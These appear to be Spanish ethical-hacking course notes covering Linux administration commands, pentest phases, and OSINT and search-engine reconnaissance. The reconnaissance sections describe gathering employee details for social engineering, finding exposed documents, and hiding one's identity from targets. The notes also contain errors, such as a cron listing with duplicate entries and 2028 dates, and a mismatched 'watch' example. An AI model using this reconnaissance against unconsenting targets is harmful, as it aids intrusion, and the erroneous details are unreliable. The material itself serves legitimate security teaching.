apt-cache search NAMEAPP			Si la aplicación esta presente en el cache, significa que si podemos instalar esta app con apt	
apt show NAMEAPP			Muestra la descripción de la app o paquete indicado	
sudo apt install NAMEAPP			para poder instalar el paquete o app indicada	
sudo apt remove NAMEAPP			Elimina el paquete o app indicada, pero deja archivos residuales en caso haya sido accidental la eliminación	
sudo apt remove --purge NAMEAPP			Elimina el paquete o app indicada, pero -- purge elimina todo	
sudo apt autoremove			ayuda a eliminar las dependencias de paquetes que ya no son necesarias.	

*El administrador de paquetes de Debian ([dpkg](#)) se utiliza en muchas distribuciones de Linux, incluyendo Debian, Ubuntu, Kali Linux y Mint. Los archivos de paquetes de software se distribuyen con una extensión [.deb](#).

*[dpkg](#) es la herramienta principal utilizada para instalar un paquete, ya sea directa o indirectamente a través de APT. También es la herramienta preferida para usar cuando se opera sin conexión, ya que no requiere de una conexión a Internet.

* Ten en cuenta que [dpkg](#) no instalará ninguna dependencia que el paquete pueda requerir.

*

dpkg	-i o -install	ruta/NAMEPAQUETE	Nos permite instalar el paquete indicado	
dpkg	-l		Nos permite ver todos los paquetes que actualmente tenemos instalados en el sistema	
dpkg	-s	NAMEPAQUETE	Muestra información detallada de un paquete.	

TAREAS PROGRAMADAS

CRON Y CRONTAB

Cron y Crontab

El *daemon* cron y la tabla cron (crontab) son las herramientas más útiles para programar tareas.

Cron permite programar o agendar la ejecución de tareas. Estas tareas suelen ser comandos y *scripts* asociados con el mantenimiento del sistema.

Las tareas programadas se enumeran en los directorios **/etc/cron.***, donde * representa la frecuencia con la que se ejecutará la tarea. Por ejemplo, las tareas que se ejecutarán diariamente se pueden encontrar en el directorio **/etc/cron.daily**. Cada script se enumera en su propio subdirectorio.

```
(kali㉿kali)-[~]
$ cd /etc/cron.d
/etc/cron.d/
total 38K
drwxr-xr-x 2 2000  root  4.0K Jan 22 18:24 .
drwxr-xr-x 1 2000  root  28K Jan 18 07:11 ..
-rw-r--r-- 1 2000  root  287 Aug 28 21:47 02s4db_all
-rw-r--r-- 1 2000  root  683 Sep 13 2019 5min
-rw-r--r-- 1 2000  root  717 May 11 2028 5pm
-rw-r--r-- 1 2000  root  180 Feb 23 2021 .placeholder
-rw-r--r-- 1 2000  root  398 Feb  2 2021 nystat

/etc/cron.daily/
total 98K
drwxr-xr-x 2 2000  root  4.0K Jan 02 18:55 .
drwxr-xr-x 199 2000  root  93K Aug  8 2028 .placeholder
-rw-r--r-- 1 2000  root  1.5K Nov 24 18:24 apt-cleanup
-rw-r--r-- 1 2000  root  157 Dec 23 2017 backupage
-rw-r--r-- 1 2000  root  123 Dec 28 2017 dphys
-rw-r--r-- 1 2000  root  377 Aug 28 11:25 logrotate
-rw-r--r-- 1 2000  root  1.4K Feb 09 2023 man-db
-rw-r--r-- 1 2000  root  250 Sep 23 2021 ntp
-rw-r--r-- 1 2000  root  143 Sep 23 2028 rsyslog
-rw-r--r-- 1 2000  root  532 Dec  7 2028 placeate
-rw-r--r-- 1 2000  root  543 May  6 2023 update
-rw-r--r-- 1 2000  root  318 Feb  9 2021 nystat

/etc/cron.hourly/
total 28K
drwxr-xr-x 2 2000  root  4.0K Sep  8 03:25 .
drwxr-xr-x 199 2000  root  12K Jan 18 07:11 ..
-rw-r--r-- 1 2000  root  180 Feb 23 2021 .placeholder
-rw-r--r-- 1 2000  root  144 Jun  5 2021 .placeholder

/etc/cron.monthly/
total 24K
drwxr-xr-x 2 2000  root  4.0K Sep  8 03:25 .
drwxr-xr-x 199 2000  root  12K Jan 18 07:11 ..
-rw-r--r-- 1 2000  root  183 Feb 22 2021 .placeholder
-rw-r--r-- 1 2000  root  144 Jun  5 2021 .placeholder

/etc/cron.weekly/
total 26K
drwxr-xr-x 2 2000  root  4.0K Jan 22 18:54 .
drwxr-xr-x 199 2000  root  12K Jan 18 07:11 ..
-rw-r--r-- 1 2000  root  183 Feb 28 2023 man-db
-rw-r--r-- 1 2000  root  180 Feb 23 2021 .placeholder

(kali㉿kali)-[~]
$
```

*En el ejemplo anterior, podemos ver que **man-db** se ejecuta semanalmente y **rwhod** se ejecuta mensualmente. No hay programas que se ejecuten cada hora, pero hay bastantes tareas programadas para ejecutarse diariamente.

*Los administradores de sistemas suelen agregar sus propias tareas programadas en el archivo **/etc/crontab**. Estas tareas deben revisarse detalladamente en busca de permisos de archivo incorrectos o mal asignados, ya que la mayoría de los trabajos de este archivo en particular se ejecutarán como **root**.

```
(kali㉿kali)-[~]
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .---- hour (0 - 23)
# | | .--- day of month (1 - 31)
# | | | .-- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | --- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

/etc/crontab			En este archivo se pueden agregar las propias tareas programadas	
contab			permite a un usuario ver o modificar su archivo /etc/crontab	
	-e		Edita el archivo crontab	
	-l		enumera las entradas del archivo crontab	
	-r		elimina todas las entradas del archivo crontab	
	-u		especifica una cuenta de usuario	

MONITOREO DE ARCHIVOS Y LOGGING

*Es extremadamente valioso como monitorear archivos y comandos en tiempo real durante una prueba de penetración.

tail -f NAMEARCHIVO			-f permite ver las ultimas líneas constantemente actualizando el archivo, es como monitorizarlo en tiempo real.	
watch			se utiliza para ejecutar un comando en intervalos regulares, de forma predeterminada se ejecuta cada 2 segundos. pero podemos indicar un intervalo diferente con '-n x' , x representa el número de segundos.	
watch -n 4 COMANDO			enumerara los usuarios que han iniciado sesión cada 3 segundos actualizando su información	watch -n 3 w
watch -n 3 "COMANDO"				
w			este comando nos muestra los usuarios que han iniciado sesión en nuestro sistema	

Loggin:

*Es importante estar familiarizado con dónde y cómo se almacenan los *logs* del sistema. Los logs del sistema son críticos por varias razones; estos logs proporcionan a los administradores información útil para ayudar a solucionar problemas. También son útiles para identificar posibles intentos de ataques, podemos usar los logs para reconstruir eventos y comprender qué y cuándo sucedió. Además, los logs se pueden utilizar para proporcionar información general sobre los servicios, como qué páginas web ha proporcionado un servidor web.

*Los *logs* son tan importantes que muchos de ellos no se pueden leer sin permisos de **root**.

*La mayoría de los sistemas Unix-*like*, así como los servicios que se ejecutan en ellos, guardan los logs dentro del directorio **/var/log**.

*También hay archivos de registro que almacenan información en un formato o estructura especial. Por ejemplo el archivo **/var/log/wtmp**, que mantiene un registro sobre todos los eventos de cambio de inicio de sesión, cierre de sesión y nivel de ejecución. Este archivo puede ser procesado por los comandos **last** y **who**.

last				
who /var/log/wtmp			muestra información sobre los inicios o cambios de sesión	
sudo dmesg			registra los mensajes emitidos por el kernel, como la inserción de un nuevo dispositivo USB, operaciones fallidas de disco duro, detección inicial de hardware de arranque, etc.	
systemd			También almacena múltiples registros (stdout/stderr de servicios, mensajes syslog, logs de kernel) y facilita la consulta de esos logs con el comando journalctl .	
journalctl			volcara todos los logs disponibles cronológicamente.	
	-r		para invertir el orden para que los mensajes mas nuevos se muestren primero	
	-f		para que journalctl se actualice constantemente a medida que se anexen mas registros a su base de datos	
journalctl -u NAMEDEMONIO	-u		puede limitar los mensajes emitidos por una unidad, por ejemplo de systemd especifica.	journalctl -u ssh journalctl -u NetworkManager

DISCOS Y SISTEMAS DE ARCHIVOS

*Las herramientas más frecuentes para interactuar con discos y sistemas de archivos son **free**, **dd**, **du**, **df** y **mount**.

free			Muestra información sobre la memoria	
	-m , -g,		para mostrar la información usando megabytes o gybytes respectivamente	
	-k , -s n , -t		muestra el uso de la memoria, -s n actualiza la pantalla cada n segundos, -t muestra el valor total de cada columna	
df			Muestra el espacio disponible sobre cada uno de los discos. Montados en el sistema de archivos. Su opción -h convierte los tamaños en una unidad mas legible.	
dd ruta/archivo ruta2/archivo			se usa principalmente para copiar sin procesar un archivo de dispositivo (de un USB por ejemplo) a nivel de bloque.	
du archivo			Se usa para saber el tamaño de archivos o directorios	
df -T archivo	-hs		para poder ver el tamaño en un formato mas legible para el humano	
df -T archivo	-h		se usa para mostrar el tipo de sistema de archivos al cual pertenece	
mount			se utiliza para mostrar los sistemas de archivos montados actualmente y sus tipos	
sudo mount /ruta/newdispositivo /ruta/aMontar				
umount /ruta/aDesmontar			desmonta la unidad indicada (ten en cuenta si estas dentro de la unidad a desmontar votara un error)	
sudo fdisk -l			para obtener información sobre la unidad que acabamos de montar y que tenemos montado	

*Una de las diferencias clave entre Linux y otros sistemas operativos, es que en Linux tenemos que montar un sistema de archivos antes de poder usarlo. Dado que los sistemas Linux tienen un solo "árbol" (o estructura) de directorios, si tuviéramos que insertar una unidad USB, por ejemplo, tendríamos que crear una ubicación asociada en algún lugar de ese árbol. La creación de esa ubicación asociada se denomina montaje.

```
msfadmin@metasploitable:~$ sudo fdisk -l
[sudo] password for msfadmin:

Disk /dev/sda: 8589 MB, 858934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0xc3a20c42

Device Boot Start End Blocks Id System
/dev/sda1 * 1 30 240963+ 83 Linux
/dev/sda2 31 1044 8144955 5 Extended
/dev/sda5 31 1044 8144923+ 8e Linux LVM

Disk /dev/sdb: 16.0 GB, 16039018496 bytes
255 heads, 63 sectors/track, 1949 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x1405b2e4

Device Boot Start End Blocks Id System
/dev/sdb1 * 1 1950 15662080 7 NTFS (LBA)

msfadmin@metasploitable:~$
```

La primera parte de la salida, con 8589 MB, es el disco duro de la máquina. La unidad con 16 GB (seleccionada en el recuadro) es la unidad USB. También podemos ver que la ubicación del dispositivo USB es **/dev/sdb1**. Esto será útil más adelante.

A continuación, ejecutaremos el comando **mount** y proporcionaremos la ubicación del dispositivo, así como la ubicación donde se va a montar.

```
msfadmin@metasploitable:~$ sudo mount /dev/sdb1 /mnt/usb
[sudo] password for msfadmin:
mount: /dev/sdb1 mounted on /mnt/usb
```

En el ejemplo anterior, montamos con éxito la unidad USB (**/dev/sdb1**) en el punto de montaje dentro del sistema de archivos (**/mnt/usb**), con esto, ya podemos verificar el contenido de la unidad USB.

Finalmente, para desmontar la unidad lo hacemos con el comando **umount** de la siguiente manera:

```
msfadmin@metasploitable:~$ sudo umount /mnt/usb
[sudo] password for msfadmin:
umount: /mnt/usb: not mounted
```

Ten en cuenta que si intentas desmontar la unidad estando dentro del directorio a desmontar, te mandará un error.

Introducción al Pentesting (o Hacking Ético)

Seguridad de la Información (InfoSec)

La información es uno de los activos más importantes que una organización o individuo necesita proteger. Seguridad de la información o InfoSec se refiere a la protección de la información y sistemas de información que almacenan y transmiten información dentro y fuera del entorno de una organización.



Por lo tanto, si esta información cae en manos equivocadas, una organización podría sufrir grandes pérdidas en términos de finanzas, reputación de marca, de clientes, etc.

Términos y Conceptos

- **Hacker:** Es alguien que emprende ciertas acciones para obtener acceso no autorizado a un sistema o red.
- **Hack Value:** Hack Value es una de las terminologías más comunes utilizadas por los hackers, denota algo que vale la pena hacer o que es interesante para ellos.
- **Penetration Test (Pentest):** Es el proceso de intento de infiltración (o hackeo) en un sistema para probar sus fortalezas y debilidades.
- **Target:** Es una entidad de interés o entidad que está siendo atacada con fines maliciosos o de prueba.
- **Asset (Activo):** Puede ser cualquier tipo de hardware, software, sistema o de datos que sea propiedad del target y que podría ser atacado.
- **Vulnerabilidad:** Es una debilidad que potencialmente puede usarse para tomar el control de uno o varios assets en el target.
- **Exploit:** Se refiere a un programa, código o script que podría aprovechar la vulnerabilidad de un sistema para explotarlo.
- **Payload:** Un payload es la parte del software malicioso o código dentro del exploit que realiza acciones maliciosas, por ejemplo, para dañar los archivos de la víctima, secuestrar la computadora y/o crear una puerta trasera (backdoor) en el sistema.
- **Malware:** Se refiere a un programa con fines maliciosos.
- **Shell Remota:** Es un programa que brinda control a un sistema a través de una terminal o línea de comandos de forma remota.

¿Qué es Hacking?

Hacking se refiere al proceso de obtener acceso no autorizado a un sistema. El sistema podría ser una computadora personal o la red de computadoras de una organización, entre otros.

La palabra hacker casi se ha convertido en sinónimo de la noción de un genio informático que puede obtener acceso a cualquier sistema en cuestión de segundos y puede controlar cualquier cosa; ¡el cine y su ficción!. El mundo real del hacking y el pentesting es bastante diferente; es mucho más complejo y desafiante.

El mundo real del hacking está lleno de incógnitas. Llevar a cabo un ataque exitoso requiere de mucha paciencia, trabajo duro, dedicación y probablemente un poco de suerte. El mundo de la seguridad informática y el hacking es una persecución constante entre sus actores. Los desarrolladores crean un producto, los hackers intentan encontrar vulnerabilidades en él y explotarlas, los desarrolladores descubren estas vulnerabilidades y desarrollan un parche para ellas, los hackers encuentran nuevas vulnerabilidades y este ciclo continúa. Ambos actores intentan ser más astutos que el otro en esta carrera constante. Con cada iteración, el proceso se vuelve cada vez más complejo y los ataques se vuelven cada vez más sofisticados para eludir los mecanismos de detección. Del mismo modo, los mecanismos de detección también son cada vez más inteligentes.

Los hackers se clasifican en varias categorías según el tipo de acciones que realizan, algunas de estas categorías son las siguientes:

- **White Hat Hackers:** Se refiere a expertos en ciberseguridad o pentesters cuyo objetivo es defender el negocio y los activos de una organización. También son llamados hackers éticos.
- **Black Hat Hackers:** Su objetivo es irrumpir en un sistema con intenciones maliciosas. Suelen ser delincuentes cuyo motivo es obtener ganancias financieras o causar daño a alguien con objetivos personales, institucionales o nacionales.
- **Gray Hat Hackers:** Funcionan en base a motivaciones personales o por diversión. La mayoría de las veces son inofensivos e incluso exponen las vulnerabilidades encontradas a las personas responsables del sistema. En pocas palabras, entran a un sistema solo porque pueden.



- **Hacktivistas:** Es un término que combina las palabras activista y hacker. Los ataques que llevan a cabo este tipo de hackers son para hacer una declaración o postura política.
- **Script Kiddies:** Se refiere a atacantes novatos que no tienen un conocimiento profundo sobre ciberseguridad o hacking en general. A menudo, tienden a usar herramientas prediseñadas de las cuales no saben bien de su funcionamiento interno, de hecho, su objetivo no es aprender el proceso sino el resultado final, el cual es causar daño o tomar el control de algún sistema. Sin embargo, no por ser un ataque perpetrado por un script kiddie es un ataque inofensivo; un ataque bien implementado por un script kiddie puede causar un gran daño.



A menudo verás que las palabras hacking y pentesting se usan indistintamente en el curso.

Pentesting

En el pentesting, comúnmente conocido como hacking ético, debes tener permiso para atacar un target. Dicho de otra manera, el pentesting es un ataque autorizado contra un target.

Una prueba de penetración o pentest suele ser parte de una auditoría de seguridad completa y ayuda a determinar si un sistema es vulnerable. Puede llevarse a cabo localmente desde dentro de la red o de forma remota. El pentester utiliza herramientas especializadas y ataques de ingeniería social (es decir, manipular el componente humano) no solo para descubrir vulnerabilidades en software y servicios, sino también para identificar software o firmware mal configurado que puede resultar en que hackers malintencionados obtengan acceso no autorizado a datos y tomen control del sistema.

Cada vez más la cantidad de vectores de ataque es mayor que nunca debido a que la tecnología se encuentra en constante evolución, a la creciente proliferación de dispositivos en red (como en el caso de los dispositivos IoT) y a la globalización. Un atacante puede estar a cientos de kilómetros de distancia o sentado a lado tuyo. La realización periódica de pruebas de penetración, tanto internas como externas, es una estrategia eficaz para proteger los assets de un target.

Tipos de Pentesting

Podemos distinguir entre tres tipos de enfoques de pruebas de penetración:

- Black Box
- Gray Box
- White Box



Las diferencias entre ellas radican en:

- a) El punto de partida de la prueba; y
- b) Cuánto conocimiento previo se le da al pentester sobre el target.

A continuación te muestro estos enfoques con más detalle.

Black Box Test

Cuando se lleva a cabo una prueba de penetración de tipo *black box*, el pentester recibe poca o ninguna información previa del target, excepto el nombre del cliente y tal vez una dirección IP pública. Debido a la poca información que se proporciona al pentester, este tipo de enfoque se asemeja al tipo de ataque externo que suele realizar un hacker malicioso.

White Box Test

El enfoque de una prueba *white box*, como puede asumirse, es totalmente opuesto a la prueba *black box*, en esta prueba, el pentester tiene pleno conocimiento de la estructura interna, la infraestructura y las aplicaciones del target. La información proporcionada puede incluir desde credenciales de acceso, código fuente y cualquier otra información sobre la empresa y los targets.

Gray Box Test

Esta prueba combina elementos de las pruebas *black* y *white box*. Durante una prueba de penetración *gray box*, el pentester recibe información limitada sobre el *target*. No existe una definición única de cómo se organiza una prueba de penetración *gray box* o pautas sobre qué información se le da al pentester. La información proporcionada puede incluir direcciones IP internas, credenciales para aplicaciones web, diagramas o, de hecho, cualquier otra cosa, según los objetivos de la prueba.

Fases y Metodología del Pentesting

Una prueba de penetración generalmente consta de las siguientes fases:

- Engagement (El acuerdo)
- Reconnaissance
- Evaluación de vulnerabilidades
- Explotación
- Clean-up (Limpia)
- Reporte

Veamos los objetivos, las actividades realizadas y los resultados esperados en cada fase de una prueba de penetración.

Engagement

Cada prueba de penetración comienza con un acuerdo formal por escrito con el cliente detallando su **alcance y objetivos**. Este acuerdo es la autorización legal para que el pentester/hacker ético lleve a cabo acciones que de otro modo podrían constituir delitos penales. A grandes rasgos, el objetivo de la prueba de penetración es encontrar posibles errores de seguridad en la red o sistemas del cliente que puedan dar lugar a accesos no autorizados, daños y/o robo de datos. Los ataques exitosos generalmente pueden deberse a errores humanos, como configuraciones incorrectas, servicios sin parches, firmware o sistemas operativos obsoletos, así como debilidades inherentes en las aplicaciones de software utilizadas. En otras palabras, una prueba de penetración busca identificar las debilidades de seguridad en la red o los sistemas de una organización antes de que un hacker pueda explotarlas.

Otro aspecto importante incluido en el acuerdo son las **reglas de participación** en la prueba de penetración. Mientras que el alcance define "qué" se probará, las reglas de participación definen "cómo" se probará y establecerán límites a la intensidad o profundidad de la prueba. Por ejemplo, una prueba de penetración puede intentar acceder a cierta información confidencial, pero las reglas de participación pueden prohibir que el pentester vea o descargue dichos documentos. Las reglas también pueden definir cuándo se puede realizar la prueba. Algunas empresas, por ejemplo, requieren que las pruebas se realicen fuera del horario de oficina para minimizar el impacto en la producción u operación. Establecer el marco de tiempo fuera del horario de oficina puede ser una precaución importante para minimizar el impacto si surge inesperadamente una situación de denegación de servicio (DoS) que da como resultado la corrupción de datos o el tiempo de inactividad de la red.

Reconnaissance

Este proceso generalmente comienza con la recopilación de información, tanto pasiva como activa, y se enfoca en obtener la mayor cantidad de información posible sobre el *target*. La recopilación de información de manera pasiva o *footprinting* pasivo se centra en la información que está disponible públicamente, como la información del *target*, la información de *whois* (más adelante te lo explicaré) y las direcciones de correo electrónico del *target* mencionadas en su sitio web (en caso de que haya). La recopilación de información activa o *footprinting* activo recopila información sobre el *target* al conectarse e interactuar con sus servicios. Algunos ejemplos de *footprinting* activo son los escaneos de puertos y la enumeración de servicios como SMTP, SMB y SNMP.

Evaluación de vulnerabilidades

Se refiere al proceso de identificación, cuantificación y priorización de vulnerabilidades en un sistema. La fase de evaluación de vulnerabilidades trata de utilizar la información ya recopilada en la fase de reconnaissance para identificar vulnerabilidades potenciales que pueden explotarse para obtener acceso a un sistema. Las evaluaciones de vulnerabilidades se pueden realizar tanto manualmente como con herramientas automatizadas como Nessus u OpenVAS. El resultado es una lista de vulnerabilidades encontradas en software, servicios, protocolos de red, configuraciones incorrectas y cualquier otra cosa que pueda conducir a una explotación. Los resultados de la evaluación de vulnerabilidades son la entrada para la fase de explotación donde se prueban y explotan las vulnerabilidades.

Explotación

En la fase de explotación, las vulnerabilidades identificadas se prueban y explotan en la medida en que lo permitan las pautas especificadas para la prueba de penetración. El pentester intentará hacerse del *target* utilizando exploits, ataques de ingeniería social, ataques físicos, malware, ataques de contraseña, espionaje y cualquier otra cosa permitida por el acuerdo con el cliente. Esta fase es el lado práctico de la explotación donde los exploits se analizan, modifican y ejecutan contra el sistema de destino. El mejor resultado posible es una *shell* con privilegios administrativos en el sistema de destino.

Una de las mejores prácticas en la seguridad de la información es que una cuenta de usuario ejecute software y servicios con el nivel de privilegio más bajo posible. De esa forma, si la cuenta de usuario se ve comprometida, el acceso de un atacante a otras áreas del sistema será limitado. Por esta razón, las *shell* obtenidas mediante la explotación de software y servicios a menudo no tienen privilegios administrativos y los privilegios de usuario deben "escalarse" a un nivel superior para obtener un control suficiente sobre el sistema de destino. Esto se hace realizando una evaluación de vulnerabilidades adicional para identificar qué se puede hacer para escalar los privilegios de usuario estándar a los de un administrador de sistemas. Esto sería un trabajo de post-explotación.

Clean-up

En la fase de clean-up (o limpieza), todos los archivos cargados, exploits, datos maliciosos, cuentas de usuario creadas y cualquier otra cosa introducida en el sistema durante la prueba de penetración se eliminarán del host comprometido. Esta es una tarea importante ya que los pentesters a menudo trabajan en sistemas de producción en vivo y cualquier software malicioso que quede dentro o datos no autorizados pueden provocar que el sistema del cliente se corrompa, dañe o sea vulnerable a otros usos indebidos.

Reporte

En la fase de reporte, el pentester documenta los hallazgos de las diferentes fases, informa al cliente sobre los resultados y sugiere soluciones para las vulnerabilidades encontradas. Como mínimo, un informe de prueba de penetración debe contener:

- Un resumen ejecutivo de alto nivel que detalle los objetivos, las metas, el acuerdo y un resumen de los hallazgos.
- Una descripción general de los sistemas.
- Una descripción de las vulnerabilidades encontradas y los resultados de la fase de explotación.
- Recomendaciones sobre posibles arreglos y soluciones para las vulnerabilidades descubiertas.

Fases y Metodología del Pentesting

Una prueba de penetración generalmente consta de las siguientes fases:

- Engagement (El acuerdo)
- Reconnaissance (reconocimiento)
- Evaluación de vulnerabilidades
- Explotación
- Clean-up (Limpia)
- Reporte

*Cada prueba de penetración comienza con un acuerdo formal por escrito con el cliente detallando su **alcance y objetivos**.

*Este proceso generalmente comienza con la recopilación de información, tanto pasiva como activa, y se enfoca en obtener la mayor cantidad de información posible sobre el *target*.

*Se refiere al proceso de identificación, cuantificación y priorización de vulnerabilidades en un sistema.

*En la fase de explotación, las vulnerabilidades identificadas se prueban y explotan en la medida en que lo permitan las pautas especificadas para la prueba de penetración.

*En la fase de clean-up (o limpieza), todos los archivos cargados, exploits, datos maliciosos, cuentas de usuario creadas y cualquier otra cosa introducida en el sistema durante la prueba de penetración se eliminarán del host comprometido.

*En la fase de reporte, el pentester documenta los hallazgos de las diferentes fases, informa al cliente sobre los resultados y sugiere soluciones para las vulnerabilidades encontradas. Como mínimo, un informe de prueba de penetración debe contener:

- Un resumen ejecutivo de alto nivel que detalle los objetivos, las metas, el acuerdo y un resumen de los hallazgos.
- Una descripción general de los sistemas.
- Una descripción de las vulnerabilidades encontradas y los resultados de la fase de explotación.
- Recomendaciones sobre posibles arreglos y soluciones para las vulnerabilidades descubiertas.

INTRODUCCIÓN A LA FASE DE RECONNAISSANCE

La fase de *reconnaissance* es (y debe ser) el primer paso de cualquier ataque. En esta fase recopilas la mayor cantidad de información posible sobre los *targets* que deseas atacar. Nos podemos referir como *target* hacia una organización, un servidor web, una persona o cualquier objeto de interés. Entre más información puedas recopilar sobre un *target*, mejor comprensión y una superficie de ataque más amplia tendrás.

Información de la red:

- Dominio y subdominios
- Segmentos de red
- Direcciones IP de sistemas alcanzables desde Internet
- Servidores de DNS
- Registros DNS e información relacionada

Información de sistemas

- Sistemas operativos de servidores web
- Tecnologías web
- Ubicación de los servidores web

Información de la organización:

- Detalles de los empleados (nombre, e-mail, puesto, experiencia laboral, etc.)
- Números de teléfono
- Detalles de la ubicación
- Antecedentes de la organización
- Noticias, comunicados de prensa y documentos relacionados

Nota: *Footprinting* también es conocido como *Information Gathering*. De tal manera que en otras fuentes podrías encontrar que las mismas acciones efectuadas en la etapa de *footprinting* pasivo se le refiera como "*passive information gathering*".

Footprinting Pasivo (u OSINT)

Footprinting pasivo, también conocido como OSINT (Open-Source INTeelligence), se refiere al proceso de recopilar información sobre un *target* desde fuentes públicas a las que puede acceder cualquier persona, como motores de búsqueda, bases de datos WHOIS, sitios web de empresas y cuentas de redes sociales.

Los siguientes son algunos ejemplos de *footprinting* pasivo:

- Una empresa que tiene una página web pública que presenta a algunos o a todos sus empleados en una sección que dice "¡conoce a nuestro equipo!". Podrías usar esto para recopilar una lista de targets para efectuar ataques de ingeniería social. Algunos sitios incluso pueden incluir direcciones de correo electrónico de contacto o números de teléfono, lo que puede ayudar al proceso de ingeniería social.
- Descripciones de ofertas de trabajo que en la necesidad de informar los requerimientos de la vacante, exponen los sistemas internos de una empresa (por ejemplo, una vacante para administrador de sistemas que requiere experiencia con Windows Server 2019 y Red Hat). Esta información puede ser utilizada para planificar ataques internos, movimientos laterales y escalada de privilegios una vez que hemos entrado a la red del target.
- Fotos en redes sociales que están geoetiquetadas y contienen información del dispositivo que tomó la foto en los metadatos. Por ejemplo: ¿Esa bonita foto que compartiste en vacaciones? podemos encontrar el lugar y el dispositivo con el que la tomaste.
- El perfil en redes sociales de un usuario puede ayudarnos a encontrar información como su fecha de nacimiento, ubicaciones frecuentes, amigos, intereses, familia, etc. Esto se puede usar para aprender más sobre un individuo y su comportamiento.



Autoprotección

Existe la idea de que las operaciones de *footprinting* pasivo son completamente invisibles y que en ningún momento el individuo u organización que estás investigando se dará cuenta de quién eres. Es por lo que este tipo de investigación se denomina una "operación pasiva".

Sin embargo, algo que debes saber es que NADA es totalmente privado en Internet. Cada vez que interactúas con tu navegador web, éste va dejando una pequeña cantidad de información sobre sí mismo en los sitios web que vas visitando, datos que no solo permiten al sitio web saber qué tipo de configuración debe utilizar para mostrarse bien en tu pantalla, sino también datos que se pueden utilizar para identificarte.

Por ejemplo, seguramente te has dado cuenta de que, al estar en tus redes sociales, te has encontrado con un anuncio sobre algún producto que estuviste buscando previamente en Google o Amazon. Esto ha sucedido porque existen programas que pueden identificar "pequeños rastros" que vas dejando con tu navegación por Internet. Estos programas suelen utilizarse para seguirte a través de los sitios web que visitas con la esperanza de generar un perfil que ayude a identificar tus intereses y darte recomendaciones; en pocas palabras, saben quién eres, lo que te gusta y dónde has estado todo el tiempo. Imagínate cómo puede afectarte esto mientras tratas de mantenerte oculto de tus *targets*.

Los siguientes son algunos de estos "pequeños rastros" que debes conocer y tener en cuenta:

- **Cookies:** Las *cookies* almacenan tu información de inicio de sesión, configuración personalizada e incluso te ayudan a recordar lo que tienes en algún carrito de compras. Estas son conocidas como "cookies de seguimiento" (*tracking cookies*). Estos elementos se almacenan en tu dispositivo y buscan obtener información sobre tu actividad, aportando datos al sitio del que proceden, ayudándoles a identificar tus gustos, haciéndolos capaces de darte una "mejor experiencia de usuario".
- **Dirección IP:** Cada que conectas a un servidor web, éste recibe la dirección IP pública del origen de la conexión.
- **"Huellas" del navegador (Browser fingerprinting):** Este es en realidad el rastro más peligroso e intrusivo que podemos encontrar. Son *logs* creados por el navegador, que utilizan una variedad de datos disponibles en tu computadora y que proporcionan información a los sitios web sobre la configuración que estás utilizando, el dispositivo en el que te encuentras, etc. Esto da como resultado la creación de un identificador único que permite que tu dispositivo sea reconocido del resto. Esto hace prácticamente imposible que tu navegación sea privada. Hay varias páginas web que puedes utilizar para consultar la información proporcionada por tu navegador web. En esta sección encontrarás un archivo de URLs donde encontrarás un par de URLs para que puedas evaluar tu anonimidad mientras navegas por Internet.

En el archivo de URLs (de esta lectura) encontrarás una de donde podrás descargar la VM que puedes utilizar para hacer OSINT.

También podemos utilizar una VPN (de preferencia no gratuita) o el navegador TOR para no exponer nuestra dirección IP pública.

Otras herramientas que puedes utilizar para reducir la cantidad de información que los sitios web obtienen sobre ti es instalar extensiones en el navegador que bloquen esta actividad. Algunas de las extensiones más recomendadas para este fin son las siguientes:

- **Ublock Origin:** Filtra solicitudes para mostrar anuncios y evita que tu navegador obtenga y muestre contenido de marketing.
- **Cookie AutoDelete:** Elimina automáticamente las cookies no deseadas de las pestañas cerradas mientras mantiene las que deseas.
- **Privacy Badger:** Impide que anunciantes y otros rastreadores de terceros rastreen en secreto a dónde vas y qué páginas visitas en la web.
- **User-Agent Switcher and Manager:** Falsifica el contenido del campo "user-agent" en el *header* de HTTP.
- **No Script:** Permite que JavaScript, Java, Flash y otros complementos sean ejecutados solo por sitios web de confianza de tu elección.

Footprinting en Buscadores de Internet

La sintaxis para utilizar un operador de búsqueda avanzada es:

operador:término_de_búsqueda

Nota: No introduzcas ningún espacio entre el operador y el término de búsqueda.

site	site:thehacking.academy pentester	permite la búsqueda de páginas en un solo dominio	
intitle	intitle:ataque	muestra páginas web cuyo título contiene el término indicado	
allintitle	allintitle:ataque ramsonware mexico	con ese operador se puede buscar páginas con títulos con mas de una palabra	
inurl	inurl:Google	muestra páginas cuya url contiene el string de búsqueda dado	
allinurl	allinurl:sslvpn login	igual que inurl pero con ese operador se pueden incluir mas de una palabra	
link	link:thehacking-academy	muestra páginas que contienen un enlace (o link) hacia un sitio web indicado	
related	related:dominio.com	muestra páginas web que contienen contenido similar o vínculos al dominio especificado	
filetype	filetype:ohla.txt	para buscar por tipos de archivos	
ext	ext:ohla.txt	para buscar por tipos de archivos	
cache	cache:DOMINIO	para poder ver la cache de Google con respecto a ese sitio web	
cache	cache:URL	para poder ver la cache de Google con respecto a esa URL	la cache de Google contiene información sobre sitios webs por mas que estos ya no existan o se actualicen

En mi caso, siempre que hago *footprinting* en buscadores de Internet, utilizo el operador **site:** y agrego los siguientes tipos de archivo o extensiones:

- **asp, jsp, php, cgi**, entre otros: Estos tipos de archivos indican contenido web activo y pueden ser vulnerables.
- **docx, xlsx y pptx**: Las organizaciones a veces ni siquiera se dan cuenta de que han dejado público un documento de Word, Excel o una presentación en PowerPoint en su sitio web.
- Otros tipos de archivos como **.pdf**

EJEMPLOS

